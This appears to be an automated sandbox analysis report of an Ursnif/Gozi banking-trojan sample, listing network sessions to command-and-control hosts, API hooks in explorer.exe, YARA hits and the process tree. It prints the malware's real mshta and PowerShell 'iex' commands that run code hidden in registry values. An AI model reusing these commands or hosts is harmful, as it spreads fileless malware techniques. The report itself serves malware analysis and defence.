f6 ed c4 59 19 32 c4 6e 37 95 26 44 5a 2c cb a9 ce 1b 86 f5 1a a9 c2 89 93 ea 85 48 9d 9b a1 00 f2 53 94 c0 b7 1d ec c0 86 c8 e0 a4 2f 5d c5 73 00 c6 e0 a6 65 a3 a4 d2 0c 09 79 e4 97 e0 8a 60 a6 ca 9a 41 c4 ec ea a1 b3 97 bb 0a 98 cb 4b c1 a6 9e 5a a8 06 3a fa 4a 3c 03 a6 c7 f1 83 64 06 96 77 58 6e f9 b4 22 b7 5c 6b e9 6f df b8 ed b6 e9 5b 10 b3 7b 7d 14 fb 73 57 dd 6c 91 8e 42 ce 50 d8 70 f2 12 99 3c 07 55 c6 ad 9e e9 2e a0 78 af cd c4 b7 6c af 64 c6 d0 ed b9 ca b3 a0 c8 1c ac 4c 04 3e 66 bc 29 a9 cc 19 64 94 60 c5 db ee 43 fb 6b cb ca 4b dc ca 36 4b b7 58 96 fe 80 fa 16 e9 4d b6 be 4a 2a d3 02 55 ee db f3 f1 f9 d0 57 e2 18 d8 41 14 ac 71 ba 1d 99 bd b6 20 aa 5c 89 27 c7 48 b8 8d d6 92 81 45 37 b0 10 8e e1 ec 69 c8 61 d6 20 b0 81 ae c9 80 03 f6 92 fa e1 26 cf 6e b7 71 0c 3a 0c c8 1c 77 c9 e9 c1 48 a3 84 fa 15 02 48 23 29 a4 07 c7 eb 0c d6 91 1e 7a 14 d8 b2 6f 10 e7 f8 4b 2e b2 ac 8f 28 d6 1f f5 c7 b1 a2 33 a3 2a c4 9d 45 ef fb 25 d2 5b 7c 7c ba 92 91 11 01 9c 7c 70 d5 85 1c 83 10 21 c1 23 30 b0 ef cb 13 d0 68 52 49 c1 95 6c 6d 89 38 90 85 f5 cb 89 f4 50 3b f7 e9 61 81 f3 ba fd 17 86 01 a6 a6 14 79 5f f7 1d 5c 46 b1 75 ce c2 50 5d 08 10 4f 35 95 f6 ee 86 7a 88 1d f7 2c dd e2 c9 48 19 83 77 c1 62 20 6a c3 1e 5e 05 4b 9f a2 1d 34 de 60 d8 c5 ee 5b 8a 82 c6 14 0e 65 16 ba 39 a2 13 9c a8 69 87 dd ad e7 27 ea ea bb 51 1d 6f df f6 e6 10 ae 88 44 42 53 e2 f5 09 ae f3 e8 18 8c 4e 3e 2d 98 1e dd fa 3b e9 66 53 a5 28 c2 0d db 04 84 07 6a 22 be ec 88 a2 8e 7b 41 da 39 9b 53 5b 08 70 51 9c e0 1d 62 56 22 55 0a be 21 4d b3 a8 a7 a8 9c ab 5c c2 a4 09 2a 16 2f 0c 79 c7 43 22 75 7a 2b 18 24 14 7e 18 12 6f d7 24 6f 2e 17 9b d7 96 3d 80 1a 96 dd 84 77 d7 6d 4a f6 2d ee 47 85 30 70 19 7b 80 b0 66 72 4b f5 7c 76 93 c6 d6 e6 b8 d4 aa 97 d0 1c 82 d3 23 2c 6b 78 96 8a 04 fb 08 60 52 49 89 cc 26 2b 16 e3 ad 19 fc 09 37 bb da 23 d3 ee 08 28 f9 48 a1 05 9f 6c ea 00 12 cf b2 82 2f 24 d3 bc a2 19 03 2b 8a 57 e1 f7 44 97 d8 7e b9 b2 c4 cb 2a 83 9f 4a 1d 66 df c5 4d Data Ascii: 2000vPE?nCa;_t=g~KSw(da]a~k6w!3pLIW4Vk8FtwZj}zu6{<v,+Bz6rJ >r#RcB=eb`MTI0.PL0/rb<+^ulz{V A}4P"RZ3\_0Beh^r>IFOQ}kMy<FLK\P,NQZAc<X#x4dsFi9XeEga:~%^Y2n7&DZ,HS/]sey`AKZ:J<dwXn"\ko[{}sWlBPp<U.xl dL>f)d`CkK6KXMJ*UWAq \'HE7ia &nq:wHH#)zoK.(3*E%[|||p!#0hRIlm8P;ay_\FuP]O5z,Hwb j^K4`[e9i'QoDBSN>-;fS(j" {A9S[pQbV"U!M*/yC"uz+$~o$o.=wmJ-G0p{frK|v#,kx`RI&+7#(Hl/$+WD~*JfM

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49758	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 10:00:46.308439970 CET	6440	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: go.in100k.at Connection: Keep-Alive
Feb 12, 2021 10:00:46.399348974 CET	6441	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 12 Feb 2021 09:00:46 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49760	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 10:00:47.005774021 CET	6712	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: golang.feel500.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 10:00:47.096822977 CET	6712	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 12 Feb 2021 09:00:47 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFD88935200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4DEC590

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFD88935200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4DEC590


Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFD8893521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFD88935200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFD8893520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Statistics

Behavior

- loaddll32.exe
- rundll32.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe



System Behavior

Analysis Process: loaddll32.exe PID: 6224 Parent PID: 5772

General

Start time:	09:59:05
Start date:	12/02/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\u8xtCk7fq8.dll'
Imagebase:	0x980000
File size:	121856 bytes
MD5 hash:	99D621E00EFC0B8F396F38D5555EB078
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.436611302.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.437085492.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.480264315.00000000055AD000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.531676520.00000000054AF000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.611446340.00000000009B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.437340303.00000000056AB000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.436829571.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.437112820.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.593087987.000000000C00000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.436872189.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.437218385.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.437202688.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.435392429.0000000005828000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	Client	binary	E4 0C 00 00 08 80 00 00 3D 11 F4 F5 86 95 DC 15 E7 1A B1 5C 2C 19 6C E3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	9C456C	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	System	binary	EC 5D A3 3E 47 42 2F 50 FE 45 E0 BF 35 BE 0D D0	success or wait	1	9BDC66	RegSetValueExA

Analysis Process: rundll32.exe PID: 6352 Parent PID: 6224

General

Start time:	09:59:05
Start date:	12/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\u8xtCk7fq8.dll',#1
Imagebase:	0xdd0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000002.619957348.0000000000C90000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.542420710.0000000006FFB000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.483299200.0000000007178000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.483227814.0000000007178000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.483286163.0000000007178000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.483203935.0000000007178000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.483151802.0000000007178000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.483178397.0000000007178000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.483270828.0000000007178000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.599754815.0000000000D00000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.483251728.0000000007178000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 3728 Parent PID: 792

General

Start time:	09:59:53
Start date:	12/02/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff721e20000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6548 Parent PID: 3728

General

Start time:	09:59:53
Start date:	12/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3728 CREDAT:17410 /prefetch:2
Imagebase:	0xa20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2268 Parent PID: 792

General

Start time:	10:00:38
Start date:	12/02/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff721e20000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6900 Parent PID: 2268

General

Start time:	10:00:38
Start date:	12/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2268 CREDAT:17410 /prefetch:2
Imagebase:	0xa20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6600 Parent PID: 2268

General

Start time:	10:00:39
Start date:	12/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2268 CREDAT:17414 /prefetch:2
Imagebase:	0xa20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6688 Parent PID: 2268

General

Start time:	10:00:42
Start date:	12/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2268 CREDAT:17426 /prefetch:2
Imagebase:	0xa20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4616 Parent PID: 2268

General

Start time:	10:00:43
Start date:	12/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2268 CREDAT:17428 /prefetch:2
Imagebase:	0xa20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 5452 Parent PID: 2268

General

Start time:	10:00:47
Start date:	12/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2268 CREDAT:17440 /prefetch:2
Imagebase:	0xa20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: 3540 Parent PID: 3440

General

Start time:	10:00:50
Start date:	12/02/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff7e8b10000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 3548 Parent PID: 3540

General

Start time:	10:00:52
Start date:	12/02/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001E.00000003.604277729.00000232FA960000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000001E.00000003.604277729.00000232FA960000.00000004.00000001.sdmp, Author: CCN-CERT
Reputation:	high

Analysis Process: conhost.exe PID: 4712 Parent PID: 3548

General

Start time:	10:00:53
Start date:	12/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: 1864 Parent PID: 3440

General

Start time:	10:00:53
Start date:	12/02/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff7e8b10000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 6200 Parent PID: 1864

General

Start time:	10:00:55
Start date:	12/02/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000003.599601381.0000018F76A00000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000021.00000003.599601381.0000018F76A00000.00000004.00000001.sdmp, Author: CCN-CERT

Analysis Process: conhost.exe PID: 6192 Parent PID: 6200

General

Start time:	10:00:56
Start date:	12/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 6684 Parent PID: 3548

General

Start time:	10:01:04
Start date:	12/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\cuuygyc1\cuuygyc1.cmdline'
Imagebase:	0x7ff6aac60000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: csc.exe PID: 6444 Parent PID: 6200

General

Start time:	10:01:05
Start date:	12/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\lojdfmf3\lojdfmf3.cmdline'
Imagebase:	0x7ff6aac60000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 4660 Parent PID: 6684

General

Start time:	10:01:05
Start date:	12/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES3102.tmp' 'c:\Users\user\AppData\Local\Temp\cuuygyc1\CSCC66BFCF5E1994D52B7125888E8D0949B.TMP'
Imagebase:	0x7ff7729c0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cvtres.exe PID: 6904 Parent PID: 6444

General

Start time:	10:01:06
Start date:	12/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES3577.tmp' 'c:\Users\user\AppData\Local\Temp\lojdfmf3\CSC1A2D97838D3A497FBCCAE884ABC3AAE9.TMP'
Imagebase:	0x7ff7729c0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 6556 Parent PID: 3548

General

Start time:	10:01:09
Start date:	12/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\4puomjgc\4puomjgc.cmdline'
Imagebase:	0x7ff6aac60000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Disassembly

Code Analysis